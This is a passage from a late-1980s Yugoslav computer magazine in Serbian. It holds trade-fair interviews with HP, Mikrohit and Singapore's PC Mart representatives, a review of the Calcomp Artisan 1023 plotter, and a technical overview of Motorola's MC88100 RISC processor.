Računari: *Kolika je cena jedne standardne konfiguracije?*

P. Pušković: Pa, moram prvo da kažem da ono HP što je nekada predstavljano kao *High Price* (visoka cena) zaista više nije tako u poslednjim godinama. Cena HP primerena su cenama ostalih računara na tržištu jer je to zakon marketinga, da tržište diktira cene. Mogu da kažem da je ta familija MS-DOS računara veoma konkurentna, čak i sa cenama računara koji se nabavljaju sa Tajvana iz Amerike – klonova koji nemaju marku nekog poznatog proizvođača.

Računari: *Da li se kod „vektre RS" koristi mikro kanal ili je to modifikovani AT bas?*

P. Pušković: U našu 386 možete da stavite bilo koju karticu od drugih proizvođača koja po brzini odgovara. U poslednje vreme „Packard" je počeo da izbacuje iz proizvodnje neke periferale koji se na tržištu mogu nabaviti mnogo jeftinije. To takođe znači da u RS mašinu idu sve periferije koje rade u „vektri AT" s tim što su razvijeni novi diskovi od 300Mb, 150Mb, novi disk-kontroleri, zatim razvijene su nove periferije, VGA na primer.

Ako je cena odlučujući faktor znate, ne uzimajući u obzir kvalitet, onda „Packard" možda i nije konkurentan. Međutim, ako gledate kroz samu eksploataciju, moje tumačenje je ovakvo. Ako kupujete računar samo za personalnu upotrebu, znači kućnu upotrebu, vi ga nećete koristiti dnevno više od nekoliko sati. Računari koji se kupuju za preduzeća često su uključeni i po dvadesetak sati dnevno i u tom slučaju mislim da je bolji izbor HP, jer se ta oprema pri nekoj dužoj eksploataciji bolje ponaša. To je pitanje kvaliteta.

Vladimir Borisov rukovodilac „Mikrohita"

TRŽIŠTE ZAHTEVA ŠIRENJE



Računari: *Šta je to „Mikrohit", ko stoji iza „Mikrohita", ko čini „Mikrohit"?*

V. Borisov: Ha, ha, ha, teško pitanje, ko stoji iza „Mikrohita"? Ja mislim da treba reći da niko ne stoji iza „Mikrohita", možda osamnaest radnih ljudi koji su uložili svoj trud i znanje u to da nešto naprave od jedne firme koja je počela ni iz čega.

Računari: *Hoćete se predstaviti, molim vas.*

V. Borisov: Ja sam diplomirani ekonomista. Od samog početka sam u firmi i brinem se za uvozno-izvozne poslove.

Računari: *Čime se bavi „Mikrohit"?*

V. Borisov: „Mikrohit" se bavi proizvodnjom hardvera i softvera u oblasti PC kompatibilnih računara. Sa tim u vezi i nekih periferija, među kojima je i linijski kod za koji imamo izrađene različite aplikacije kao registraciju vremena, onda imamo trgovinu, recimo maloprodaju. Dosta se radi, mnogo se radi s obzirom koliko nas je. Mi smo ponosni koliko postižemo.

Računari: *Koliko dugo postoji „Mikrohit"?*

V. Borisov: Dve i po godine, s tim da je, recimo, počeo ozbiljno poslednja godina da raste. Recimo da imamo eksponencijalnu krivulju razvoja.

Računari: *A kako stoje stvari sa konkurencijom?*

V. Borisov: Pa ima je, hvala bogu, dosta i mi se radujemo tome, jer se radujemo svakome ko donosi nova tehnologija u Jugoslaviju. To je prilika da Jugoslavija isplivа na viši tehnološki nivo i sa time na bolji ekonomski položaj. Što više je toga, nama je bolje, da se više ljudi navikne na tu tehnologiju.

Računari: *Šta ćete i se?*

V. Borisov: Mi se stalno prilično širimo, jer to od nas zahteva tržište. Treba više da ispraćujemo tržište, ali sa tim da ćemo se verovatno rascepiti u male firme, jer su teško upravljive veće organizacije od onih sa manjim brojem ljudi.

Računari: *Ko su vam glavni poslovni partneri?*

V. Borisov: Pa, za sada su to recimo „Emona" Ljubljana, „Sava" Kranj, „Naftagas" Novi Sad, „Prva Petoletka" Trstenik, ima ih još, da ne nabrajam.

Računari: *Znači budućnost je u „Mikrohitu"?*

V. Borisov: Pa čujte, mi se nadamo da jesmo jedan kamen temeljac u prestrukturiranju jugoslovenske privrede. Ono što smo započeli, što je bilo negde osamdesetih druge započeto na omladinskom kongresu u Kranju, tamo je počela ta ideja, ne samo „Mikrohitu" nego o malim privrednim jedinicama. Mi smo bili u biti jedna od prvih malih privrednih jedinica u društvenom sektoru koja je bila ustanovljena, formirana i nadamo se da ćemo imati mnoštvo sledbenika. Mi smo sami pomogli u osnivanju već jedno pet malih privrednih jedinica. Nadamo se da je to primer i za druge republike i pokrajine u Jugoslaviji.

Računari: *Nadajmo se. Ako osamnaest ljudi čini „Mikrohit", koliko ljudi može da se označi kao neki administrativni deo?*

V. Borisov: Nama ih... Mislim, tu je osamnaest ljudi, to je svako jedan fundament koji čini „Mikrohit", ali za tih osamnaest ljudi su vezani ljudi, spoljni saradnici, a tih ima negde verovatno trideset do četrdeset koji rade kao kooperanti, autori nekih softvera, ili neke stvari rade sa „Mikrohitom" i za „Mikrohit". Od tih osamnaest ljudi administraciju čine trojica, recimo. To su dva u računovodstvu i jedna sekretarica. Trudimo se da bude što manje.

Računari: *Kakav vlastiti softver pravite?*

V. Borisov: Pravimo ga, ali ne pravimo u biti onaj komercijalni, znači softver za upravljanje firmom, knjigovodstva i te stvari. Toga ima previše već na tržištu. Mi smo se specijalizirali za neke aplikacije „AutoCada" i na sasvim specijalne aplikativne pakete na području linijskog koda, gde imamo registraciju radnog vremena, gde imamo jedan softver koji iza toga stoji, onda, prodajna mesta u trgovini, i zatim još nekoliko sasvim specijalizovanih softvera.

Računari: *Koje su vaše cene?*

V. Borisov: Pa zavisi od toga kakav je rad tu uložen. Koliko sati stručnjaka stoji iza toga.

Računari: *Kako se, recimo, vrednuje jedan radni sat jednog softveraša?*

V. Borisov: To je jako teško pitanje. Softveraš je jedna ubiti slobodna profesija, malo je više okrenuta prema inspiraciji: softveraš ne može da radi tačno određeno radno vreme od osam sati kao neke druge profesije. Zatim softveraš mora da ima neku inspiraciju kada treba da radi, potrebna je prethodna priprema za rad, znači znanje samog koncepta stvari za koju treba da napiše softver. Tako da je to vrlo teško proceniti. Tu vam ja ne bih mogao dati jedan adekvatan podatak koliko stoji sat.

Računari: *U Americi, recimo, jedan radni sat staje od 8u do 800 dolara. Može li se povući paralela sa stanjem kod nas.*

V. Borisov: Šta ja znam, ako se hoće upoređivanje sa Amerikom, mi smo tu sigurno jeftiniji od zapadnjaka. Zato imamo neke ambicije da radimo softvere za Zapad, baš zato što su nam plate relativno, odnosno apsolutno manje nego što su na Zapadu. Takva jedna procena bi možda bila od dva do dvadeset miliona po radnom satu.

Računari: *Čuli smo da mnogi dobri softveraši iz Slovenije idu u Klagenfurt da rade.*

V. Borisov: To je tačno. To je šteta, jer tu mi gubimo velike potencijale koji bi mogli raditi za našu privredu, na taj način izrađuju se softveri u inostranstvu i onda ćemo ih mi za devize kupovati naopaku.

Računari: *Koliko „Mikrohit" ima inženjera?*

V. Borisov: Pored ovo troje za koje smo rekli da su u administraciji, mene i još jednog koji smo tu negde u vođstvu firme, sve ostale su inženjeri. Ima tri tehničara.

Računari: *Kako stoji stvar sa širenjem delatnosti u jugoslovenskim okvirima?*

V. Borisov: Mi imamo već neke dogovore sa Elektronskom industrijom, sa Profesionalnom elektronikom. Razvijamo i razvili smo već neke proizvode sa kojima mislimo da možemo naći dobru saradnju sa EI. Onda imamo saradnju sa Beogradom, Novim Sadom u pogledu marketinga, servisiranja, odnosno održavanja, suporta, jer mi nismo samo prisutni na tržištu Slovenije nego smo i u Beogradu, Novom Sadu, Sarajevu, Dubrovniku, Rijeci, tako da smo za sada prisutni skoro na čitavoj teritoriji Jugoslavije.

Majk (Mike) Ong direktor PC Mart Pte Ltd:

PLANOVI ZA JUGOSLAVIJU

Računari: *Recite mi odakle dolazite i šta ste sve izložili?*

Majk Ong: Mi smo iz Singapura i proizvodimo kompjutere. Došli smo u Jugoslaviju da izložimo sve naše proizvode, da skrenemo više pažnje i podstaknemo distribuciju naših proizvoda u Jugoslaviji. Sada nećemo objavljivati cene, to ćemo učiniti posle sajma. Do sada ste mogli od nas da obratite teleksom ili da dođete lično u Singapur, a sada imamo našeg predstavnika u Jugoslaviji.

Računari: *Ko je vaš predstavnik?*

Majk Ong: To je „Abrams Electronic" iz Jugoslavije. Mi smo jako zadovoljni ovim sajmom, jer mi smo jedini ovde iz Singapura i imamo mnogo zahteva.

Računari: *Koliko mnogo zahteva?*

Majk Ong: Zaista mnogo. To nije tajna, teško mi je da procenim, jer svakog dana dolazi mnogo ljudi, a ovo je naš prvi nastup ovde i jedini za sada.

Računari: *Znamo da mnogo naših ljudi leti za Singapur tamo na razne načine nabavlja računare.*

Majk Ong: Da, to nam je poznato. Sve više je takvih kupovina u Singapuru.

Računari: *Da li aranžman sa „Abrams Electronicsom" znači da će singapurski računari i cene stići na naše tržište?*

Majk Ong: U Jugoslaviji planiramo liniju za montažu, proizvodnju raznih drugih stvari i organizovanje prodaje. O cenama, kao što sam rekao, za sada ne možemo govoriti. O tome kasnije.

Računari: *Da li to znači da od sada ljudi iz Singapura počinju da dolaze u Jugoslaviju kao što su, do sada, ljudi iz Jugoslavije išli u Singapur?*

Majk Ong: Ne, na ljudi iz Jugoslavije idu u Singapur da bi kupili stvari koje će kasnije prodati ovde u Jugoslaviji. Mi smo drugačiji, dolazimo ovde direktno na tržište.

Računari: *Ipak moramo o cenama. Zanima me koje su singapurske cene vaših proizvoda?*

Majk Ong: Cene kod vas su sigurno veće zbog carinskih troškova. Cene svih izloženih modela kreću se od ispod hiljadu dolara do oko tri hiljade američkih dolara.

Računari: *Šta se dobija za ispod hiljadu dolara?*

Majk Ong: To je XT sistem sa hard diskom i monitorom.

Računari: *Kako stoje stvari sa izloženim tauer sistemom?*

Majk Ong: Tauer sistem je 386. Naš najbrži sistem.

Računari: *Na kojim učestanostima radi?*

Majk Ong: Opseg učestanosti kreće se od 16, 20, 25 pa sve do 30 MHz. Cene ovih sistema kreću se od tri do četiri hiljade US dolara.

Računari: *Kako se sada kreću cene memorija?*

Majk Ong: Cene čipova rastu svakoga dana. Ne postoji stabilna cena. Sada su cene megabitnih čipova 35 do 40 US dolara. To su novi čipevi i rešenje sa njima su jeftinija po megabajtu od 256K bitnih čipova koje danas još koristimo, posebno u XT mašinama.

Vesna Ćosić

Ploteri (3)

Mališa sa pedigreom

Ploter CALCOMP ARTISAN model 1023 prvi put je u Jugoslaviji prikazan na ovogodišnjem „Interbirou 88". To je model koji nagoveštava novu orijentaciju u proizvodnji firme „Calcomp", koja se pored tradicionalnog usmerenja na visokoprofesionalne modele okreće i ka velikom tržištu personalnih računara

Bora Milenković

Poznato je da je pre nekoliko godina firma „CALCOMP" pod svojim imenom nudila plotere A4 i A3 formata koje je proizvodila firma „GOERTZ" ali su to ubrzo prestali i ostali su kod svojih profesionalnih modela velikog formata. Verovatno su mali ploteri, skromnih karakteristika kvarili imidž firme koja je oduvek bila okrenuta vrhunskim proizvodima.

Model ARTISAN 1023 je ploter formata A1 (opet veći od personalnog), pravljen da zadovolji potrebe, pre svega, ogromnog tržišta personalnih računara i grafičkih programa koji se na njima koriste ali uz mogućnosti crtanja kojih se ne bi postideo ni neki mnogo skuplji model

Popunjavanje praznine

Dimenzije crteža (maksimum 635×914 mm) koji se na njemu može napraviti sasvim će odgovarati velikom broju korisnika koji se bave kompjuterskom grafikom Format A1 je dovoljan za crtanje u raznim oblastima, uključujući građevinske, mašinske i arhitektonske crteže za koje je format A3 obično tesan a A4 uopšte ne dolazi u obzir, bez obzira na kvalitete plotera.

Ploter 1023 popunjava prazninu koja je postojala između personalnih modela A4 i A3 formata koji su uglavnom „zaduženi" za poslovnu grafiku (razni dijagrami, „pite", grafikoni i slično) i velikih i skupih modela koji se obično nalaze uz veće kompjuterske sisteme To ne znači da do sada nije bilo plotera ovog formata na tržištu, ali znači da je ovo prvi koji ima performanse kao najskuplji modeli a po ceni spada u donji dom. Ovo je postignuto pre svega zahvaljujući velikom iskustvu „Calcompa" u proizvodnji plotera i korišćenju najsavremenije tehnologije primenjene u proizvodnji ovog modela

ARTISAN 1023 je širok nešto manje od metra (oko 95 cm) dubina mu je 53 cm tako da bi zauzeo ceo jedan sto Da bi se uštedeo prostor i radi lakše manipulacije sa papirom, može se staviti na postolje i postaviti pored stola Težak je oko 35 kg što dovoljno govori o ozbiljnosti hardvera

Radi na već poznatom principu valjka iznad koga je postavljena šina po kojoj klize točkići za pridržavanje papira koji se mogu postaviti na bilo kom mestu iznad valjka Da bi držanje papira bilo uvek sigurno valjak je celom dužinom prevučen slojem finog brusnog kamena, što obezbeđuje jednako dobro držanje i za male i velike komade papira.

Za crtanje može da koristi razne vrste papira od običnog, otkinutog sa printera za kontrolne crteže, pa do folije i prozirnog filma Ovo je bila slaba tačka nekih plotera jer senzori za merenje dimenzija papira nisu reagovali na prozirni film, a ponekad je i sa pausom bilo problema u jako osvetljenim prostorijama Problem je rešen krajnje jednostavno umesto optičkih senzora ugrađen je mali pipak koji dodiruje papir što prolazi ispod i kada pipak padne — papir je izmeren. Merenje papira se obavlja automatski čim se papir postavi Tako ploter „zna" fizičke granice crteža i neće ići preko tih dimenzija Ako je crtež veći sve što staje na papir biće nacrtano a delovi crteža koji su van izmerenih dimenzija papira biće crtani imaginarno, što znači da će ploter izračunavati sve potrebne linije ali se neće kretati, sve dok linija ne dođe na prostor gde postoji papir Ako je potrebno, crtež se može skalirati na samom ploteru tako što se postavi odnos ulaznih i izlaznih veličina na displeju i crtež će biti uvećan ili smanjen za zadatu veličinu

Dijalog sa korisnikom

Raspolaže se osam pera smeštenih u karusel na desnoj strani plotera. Mogu se koristiti tuš pera (rapidografi) kao i razne vrste flomastera sa kuglicom, plastičnim ili fibernim vrhom Standardne hemijske olovke ne koristi Crta se po jednim perom koje uzima sa karusela. Parametri brzine i pritiska za svako pero se automatski postavljaju kod ulaganja pera u karusel preko senzora koji očitava broj crnih prstenova na sjajnoj podlozi kućišta pera. Dok se nalaze u karuselu, pera su zatvorena da bi se sprečilo sušenje Parametri za pero se mogu i ručno uneti ili promeniti preko tastature

Rukovanje ploterom je vrlo jednostavno. Sve se obavlja preko tastature i LCD displeja od 32 znaka. Preko ovog displeja ide sav dijalog između korisnika i plotera u vidu raznih poruka „Please press Enter" „Please lower the cover" itd Pored engleskog, korisnik može u set up proceduri birati još nekoliko jezika za komunikaciju sa ploterom. Ako se pitate da li se i naš jezik nalazi na listi ovog plotera poliglote, odgovor glasi da, ne nalazi se!

Pored višejezičnog komuniciranja, ploter može da pamti četiri različita komunikaciona seta parametara To znači da se može pripremiti za rad sa četiri različita programa ili kompjutera i pamtiti te parametre i po isključenju Podatke pamti u 2 Kb epromu Jednostavnim unošenjem broja korisnika 1 do 4 (USER NO 1—4), postavljaju se parametri prethodno uneti za taj broj

Od ostalih korisnih stvari treba svakako pomenuti i „plot manager" To je funkcija koja, kada se uključi, omogućuje da se crtež primljen iz kompjutera stavi u ulazni bafer veličine 100 Kb i crta ekonomično, to, jest da se prvo crtaju oni delovi crteža koji se nalaze u blizini pera, da bi se kretanje plotera sa podignutim perom svelo na minimum Na ovaj način se uštedi 20 do 30% vremena. Kod malih crteža ova optimizacija ne daje rezultate, pravi efekat se postiže kod većih crteža.



Najbolji odnos cena-performanse
Ploter „Calcomp Artisan 1023"

Kao i ostali „Calcompovi" ploteri i ARTISAN 1023 ima standardni RS-232 interfejs za vezu sa kompjuterom Za razliku od ostalih plotera kompanije, ovo je prvi koji standardno prihvata pored formata signal PCI i 960 (to su uobičajeni formati kod „Calcompovih" plotera) i CP-GL (CalcomP Graphics Language) što znači da je sasvim kompatibilan sa „HEWLEtt PACKARd" ploterima. Ovaj potez je sasvim u duhu konkurencije između dva poznata proizvođača a bod za sada beleži „CALCOMP" jer je ponudio odličan ploter manjeg formata (a tim delom tržišta „vlada" HP) koji može da radi i kao HP, ali je jeftiniji i napravljen je u „CALCOMPU"

Personalni ploter

Još jedan razlog je verovatno bio prisutan kod uvođenja CP-GL jezika kao standarda kod ovog modela Dosta grafičkih programa za IBM personalne kompjutere ne podržava „CALCOMp" plotere velikog formata, a bukvalno svi takvi programi podržavaju HPGL format. To je postao standard kao što je i „EpSON" štampač standardno podržan u bilo kom programu u kome se traži štampač. Ovo je sasvim logično ako se zna da su „CALCOMp" ploteri velikog formata dosta skupi (više puta premašuju cenu originalnog IBM PC-ja) i nisu se baš često kupovali za korišćenje uz PC kompjuter „HEWLETT PACKARD" je odavno počeo da pravi manje i jeftinije personalne plotere i tako uspostavio HPGL standard na tom tržištu Ponuditi ploter namenjen korisnicima IBM PC kompjutera bez kompatibilnosti sa HPGL-om ne bi bio pravi poslovni potez, a takve stvari ljudi iz „CALCOMPa" dobro znaju

Za komforan rad sa ploterom su svakako zaslužne dva mikroprocesora iz „MotOROLINE" porodice MC68000 od kojih jedan radi procesiranje linija i ostale poslove vezane direktno za crtanje, a drugi se brine o svemu ostalom.

Ima dobru ugrađenu dijagnostiku kojom se može proveriti rad plotera i elektronika U dijagnostiku spada i nekoliko test crteža kojima se može verifikovati podešenost i kvalitet crteža.

U ploteru se koriste dva DC servo motora koji mu obezbeđuju rezoluciju od 0 0125 mm. Ponovljivost je 0 127 mm a tačnost 0 254 mm Najveća brzina crtanja je 762 mm/s a ubrzanje je 2 G Za dijagonalne linije pod uglom od 45 stepeni najveća brzina je 1,077 mm/s a ubrzanje je 2 8 G Ove podatke treba uporediti sa podacima o najskupljem ploteru koji se proizvodi u „CALCOMPu" (model 1077 dual mod A0 format američka cena 48 400 USD) da bi se videlo da ovaj mališa ne zaostaje mnogo za čuvenim modelom izuzev po ceni koja je 4 895 USD (takođe cena u Americi) Oba imaju istu rezoluciju i tačnost Ubrzanje je upola manje kod modela 1023 što je sasvim u redu kada se uzme u obzir manji format, a brzina crtanja je samo malo manja (model 1077 crta sa 940 mm/s) Po odnosu cena/performanse danas se ne može kupiti bolji ploter i to bi bila zaista dobra preporuka za nabavku Uz samo jedan uslov Trebalo je da ga proizvedu bar tri-četiri godine ranije, tada je dolar vredeo mnogo manje dinara nego danas i poneko bi zaista mogao da se pohvali personalnim ploterom.

Motorola MC 88100

Ko RISCira profitira

Tri su RISC mikroprocesora svojom pojavom obeležila razvoj situacije na svetskom CPU tržištu u 1988. godini: pojačana verzija R2000 procesora — R3000 (koga, po dizajnu MIPS Computer Systems, proizvodi Integrated Device Technology), Cypress-ova implementacija SPARC arhitekture (čip-set iz familije 7C600) i potpuno novi Motorolin procesor MC88100. Ovaj je tekst posvećen Motorolinoj prinovi iz razloga koji daleko prevazilaze puko poštovanje prema sveprisutnom gigantu svetske elektronike.

Ivan Radivojević

Tvrdit kako Motorolin ulazak u svetsku RISC utakmicu predstavlja trenutak za istoriju bilo bi u najmanju ruku pomalo preterano. Motorolin RISC prvenac, međutim, ukazuje na neke nove trendove prisutne u dizajnu mikroprocesora (uz nezaobilaznu činjenicu da Motorola kao mega-proizvođač i sama direktno utiče na svetska kretanja). Podsetimo se situacije od pre svega nekoliko godina, kada su 32-bitni mikroprocesorski čipovi tek počeli da se pojavljuju na tržištu. Najveći deo produkcije činili su CISC procesori velikih proizvođača (Motorola, National Semiconductors, Intel, NEC), koji su za sobom već imali uspešne 8-bitne i/ili 16-bitne proizvode. Proizvođači su se u najvećem broju slučajeva, trudili da (u što je moguće većoj meri) očuvaju kompatibilnost sa svojim prethodnim proizvodima kako bi opravdali ranije ulaganja i imali što manje troškove razvoja novih mikroprocesora. RISC procesora je bilo veoma malo. Štaviše, u RISC mašine su ubrajani i neki mikroprocesori sa mikrokodom ili pojedinim instrukcijama prilično visokog nivoa (Clipper, Transputer). Bilo je kompanija koje su već na samom startu pokušale da razvijaju i CISC i RISC serije mikroprocesora. Tipičan je primer firme National Semiconductors, koja se pored svoje NS32000 serije upustila (preko svog Fairchild odeljenja) i u RISC trku. Razvoj dva 32-bitna programa bio je, međutim, preskup, pa je Clipper čip-set prodat firmi Intergraph.


Kako je RISC veoma nova arhitektura, razvoj 32-bitnih RISC procesora nije bio gotovo nimalo uslovljen prošlošću. Tako često korišćen termin „kompatibilnost sa prethodnim generacijama mikroprocesora" gotovo da nema nikakvog značenja u RISC svetu. To je omogućilo mnogim manjim proizvođačima, kao i onima koji pre toga nisu izlazili na mikroprocesorsko tržište, da počnu proizvodnju 32-bitnih mikroprocesora. Predložene su i implementirane u čipovima mnoge specifične i veoma napredne arhitekture (SPARC i MIPS, recimo). Sve veća inženjerska glad za superbrzim radnim stanicama i sve veći broj CAD/CAM/CAE i AI aplikacija su dodatni motiv za razvoj RISC mašina. Zbog toga i ne čudi odluka jednog velikog proizvođača kao što je Motorola da se upusti u razvoj sopstvene RISC familije proizvoda. Pre nego što bude prekasno...

Arhitektura MC88100

MC88100 mikroprocesor je prvi član Motoroline M88000 RISC mikroprocesorske familije. Za arhitekturu MC88100 procesora može se reći da u osnovnim crtama ima karakteristike tipične za sve RISC procesore (efektivno vreme izvršavanja instrukcija u trajanju od približno jednog mašinskog ciklusa, hardversko upravljanje radom mikroprocesora, sva izračunavanja se vrše nad sadržajem registara, komunikacija sa memorijom isključivo preko malog broja instrukcija *load/store* tipa, protočna organizacija mikroprocesora, jednostavan format instrukcija, skroman broj načina adresiranja, „zakašnjeno" grananje, potreba za optimizacionim softverom). Mnoga od tipičnih RISC obeležja realizovana su u MC88100 na specifičan način kako bi se performanse mikroprocesora učinile što boljim. Na performanse, pre svega, utiče veoma visok stepen paralelizma u radu osnovnih blokova mikroprocesora. MC88100 čine četiri jedinice koje mogu paralelno da obavljaju svoje funkcije (slika 1). To su: jedinica za prikupljanja instrukcija („instruction unit"), jedinica za prikupljanja i smeštaj podataka („data unit"), jedinica za celobrojnu aritmetiku („integer unit") i za aritmetiku u pokretnom zarezu jedinica („floating-point unit", FPU). Štaviše, svaka od ovih jedinica ima protočnu („pipeline") organizaciju.

Za Motorolin procesor karakteristična je i tzv. „register-to-register" arhitektura. Instrukcije koje manipulišu podacima operišu isključivo nad sadržajem registara. Izvorni („source") operandi se nalaze u „izvornim" registrima ili u sastavu instrukcije (neposredni „immediate" podaci). Rezultati se, međutim, smeštaju u različite, „odredišne" registre. Ovakvo nedestruktivno operisanje nad sadržajem izvornih registara omogućava da se isti podatak koristi u većem broju uzastopnih instrukcija. Na taj način se eliminiše potreba za čestim pristupima eksternoj memoriji. Sa memorijom se komunicira isključivo preko ld *(load)*, st *(store)* i xmem *(memory exchange)* instrukcija. Sve instrukcije su dužine 32-bita. Ovakva uniformnost omogućava jednostavnu realizaciju kola za dekodovanje instrukcija (uz činjenicu da kodovanje instrukcija nije optimalno, što ima uticaja na neznatnu degradaciju performansi na račun pojednostavljenja mikroprocesorskog čipa).

Nalik svim dosadašnjim Motorolinim 16-bitnim i 32-bitnim CISC procesorima, MC88100 može raditi u dva moda koji se međusobno razlikuju po privilegijama (pravima pristupa memoriji i kontrolnim registrima). Aplikativni softver se tipično izvršava u korisničkom („user") režimu i pristup je ograničen na korisnički memorijski prostor i izvestan broj internih registara mikroprocesora. Viši nivo privilegija karakteriše supervizorski („supervisor") režim u kome nema restrikcija u pravima pristupa. Ovakve se privilegije tipično dodeljuju operativnom sistemu.



Veličanstveni trio. Tipična konfiguracija, koju čine procesor MC 88100 i dve jedinice za upravljanje memorijom sa ugrađenim kešom MC 88200, razvije brzinu između 14 i 17 MIPS-a i izvodi 7 miliona računskih operacija sa brojevima u pokretnom zarezu u sekundi, a u paralelnim aplikacijama 1 do 50 MIPS-a, procesor košta 495 $ a CMMU 795 $, pa se čitav sistem može dobiti za samo 2085 $.

Da bi se očuvao kontinuitet u radu mikroprocesorskog pajplajna i sprečilo pražnjenje pajplajna u konfliktnim situacijama, na MC88100 implementirana je tehnika „zakašnjenog" grananja (delayed branching). Ideja je sledeća: odstupanje od „pravolinijskog" izvršavanja programa se kasni za vreme potrebno da se izvrši naredna sekvencijalna instrukcija programa (tzv. „delayed" instruction). Na taj način je moguće izbeći često pražnjenje procesorskog pajplajna i postojanje „praznih" ciklusa u kojima pojedini delovi procesora ne obavljaju nikakav konstruktivan posao. Sledeća instrukcija se izvršava u pajplajnu za vreme dok se zahvata (feč) instrukcija sa adrese skoka. Ovakav pristup zahteva, međutim, postojanje veoma sofisticiranog optimizacionog softvera koji vodi računa o izboru „delayed" instrukcije. Celokupni mehanizam „zakašnjenog" grananja je pod softverskom kontrolom i moguće ga je u potpunosti isključiti (informacija o tome je kodovana u instrukciji koja sadrži potencijalnu promenu toka izvršavanja programa). „Zakašnjeno" grananje nije, naravno, Motorolin izum: ono je prisutno (u opisanoj ili donekle izmenjenoj formi) u svim savremenim RISC mikroprocesorima.

Moguće je uočiti da su u MC88100 hardverski realizovane samo one karakteristike koje mogu u znatnoj meri uticati na poboljšanje performansi mikroprocesora. Dužnost je softvera da obezbedi izvršavanje kompleksnih operacije pomoću sekvenci elementarnih brzih instrukcija. Na taj način se pojednostavljuje upravljačka logika na čipu i omogućava njegov rad na višim frekvencijama.

Na više koloseka

Već samim pogledom na sliku 1 postaje jasno da je Motorola sa izuzetno mnogo ambicija kročila u RISC avanturu. Recimo, implementacije floating-point matematike nije tipična za RISC mikroprocesore (zbog izuzetno komplikovanog hardvera neophodnog za operacije nad podacima u floating-point formatu). Floating-point operacije, po pravilu, traju duže od operacije nad celobrojnim podacima i preti opasnost da se snizi efikasnost RISC procesora (floating-point operacije mogu da „zaguše" pajplajn). Zbog toga su u Motoroli odlučili da omoguće paralelan rad sve četiri funkcionalne jedinice u okviru MC88100. Hardverska realizacija je omogućila da se većina od ukupno 51 instrukcije izvršava u jednom mašinskom ciklusu (40 nanosekundi na 25 MHz). Prvo što je trebalo obezbediti radi očuvanja RISC performansi bilo je da se dugotrajnije instrukcije predaju na izvršavanje (raspoređe) odgovarajućim funkcionalnim jedinicama u toku jednog takta. Kako bi se smanjilo efektivno vreme izvršavanja kompleksnijih instrukcija i same funkcionalne jedinice imaju protočnu organizaciju. Broj stepena pajplajna u pojedinim funkcionalnim blokovima je 2 (jedinica za prikupljanje instrukcija), 3 (jedinice za prikupljanje i smeštaj operanada), 5 („sabirački" pajplajn u floating point jedinici) ili 6 („množački" pajplajn u floating-point jedinici).

Kao što se i moglo očekivati, najdugotrajnijim operacijama je posvećena najkompleksnija struktura. Interesantna je činjenica da jedinica za celobrojnu aritmetiku nema protočnu organizaciju. Njoj su dodeljene samo „brze" operacije (sabiranje odu- ▶

zimanje logičke operacije i operacije nad bitskim poljima). Ređe i kompleksnije operacije nad celobrojnim podacima (množenje i deljenje) su u nadležnosti floating-point jedinice. Floating-point jedinica se tretira kao specijalna funkcionalna jedinica (SFU) koja je vezana na interne magistrale procesora, pristupa registrima opšte namene i može da radi u paraleli sa preostalim blokovima unutar mikroprocesora. M88000 arhitektura dozvoljava implementaciju maksimalno 7 SFU u narednim proizvodima iz M88000 familije.

Paralelizam u radu osnovnih funkcionalnih blokova omogućava da se u MC88100 istovremeno obavlja pet aktivnosti: pristup programskoj memoriji, pristup memoriji za podatke, izvršavanja operacije u jedinici za celobrojnu aritmetiku, izvršavanje floating-point instrukcije ili instrukcije celobrojnog deljenja i izvršavanje floating-point instrukcije ili instrukcije celobrojnog množenja.


Štaviše, sve jedinice MC88100 (osim jedinice za celobrojnu aritmetiku) imaju internu protočnu organizaciju. To omogućava da se i prilikom izvršavanja dugotrajnih instrukcija veoma približno održi RISC tempo od jedne instrukcije po mašinskom ciklusu. MC88100 omogućava istovremeno procesiranje


— dva instrukcijska feča,
— tri pristupa memoriji za podatke,
— pet floating-point sabiranja, oduzimanja ili konvertovanja formata, i
— šest floating-point množenja ili četiri celobrojna množenja.

Jedan tipični sistem

Sve ovo čini strukturu MC88100 izuzetno kompleksnom i po tome je Motorolin procesor bez premca među RISC proizvodima. Procesor ima 165 000 tranzistora i razvijen je za 20 meseci, a jedinica za upravljanje memorijom 750 000 tranzistora i razvijena je za 11 meseci. Složena organizacija obično zahteva i složenu upravljačku logiku, koja međutim zauzima mnogo prostora na čipu i usporava rad procesora. Zbog toga su u Motoroli odlučili da se najveći deo sinhronizacije rada pojedinih resursa obavlja hardverski pomoću tzv. „scoreboard" registra. Pojedini bitovi u tom registru dodeljeni su odgovarajućim registrima opšte namene (32 bita za 32 registra) i služe za indikaciju „zauzetosti" odgovarajućeg registra od strane pojedinih instrukcija. Tako je moguće istovremeno operisati nad sadržajem više procesorskih registara bez opasnosti da dođe do konfliktnih situacija.

U MC88100 je realizovana još jedna veoma napredna i nova ideja, koju prihvata većina proizvođača RISC procesora. U pitanju je tretman statusa (flegova, condition codes). Naime, statusi se izračunavaju na eksplicitan zahtev programera pomoću instrukcija poređenja, branch i trap instrukcija. Rezultati testiranja se prosleđuju u specificirani registar opšte namene i tretiraju se na isti način kao rezultati bilo kakve, recimo aritmetičke ili logičke instrukcije. Postojanje jedinstvenog statusnog registra (čiji bi sadržaj uticao na tok izvršavanja programa) je veoma nepraktično u sistemima gde se paralelno izvršava veći broj instrukcija. Premeštanje statusa u registre opšte namene ima još jednu prednost: nema potrebe za realizacijom posebnih puteva za prenos statusnih informacija.





Bez premca među RISC proizvodima. Procesor MC 88100 ima 165.000 a čip sa keš memorijom od 16 K i jedinicom za upravljanje memorijom čitavih 750.000 tranzistora

Lična karta MC88100

— RISC arhitektura
— 51 instrukcija i 6 tipova podataka
— floating-point operacije u jednostrukoj i dvostrukoj tačnosti
— izvršavanje celobrojnih i logičkih operacija, operacija nad bitskim poljima, instrukcija grananja i smeštanja podataka u jednom mašinskom ciklusu
— 32 registra opšte namene
— nedestruktivne operacije nad sadržajima registara
— visok stepen ugrađenog paralelizma (konkurentan rad četiri funkcionalna bloka: jedinice za celobrojnu aritmetiku, floating-point jedinica, jedinice za prikupljanje instrukcija i jedinice za prikupljanje i smeštaj podataka)
— razdvojene magistrale za instrukcije i podatke (dve 32-bitne adresne magistrale i dve 32-bitne magistrale podataka)
— 32-bitni hardverski množač
— brzo procesiranje zahteva za prekidom
— čuvanje konteksta mikroprocesora u internim „shadow" i „exception time" registrima
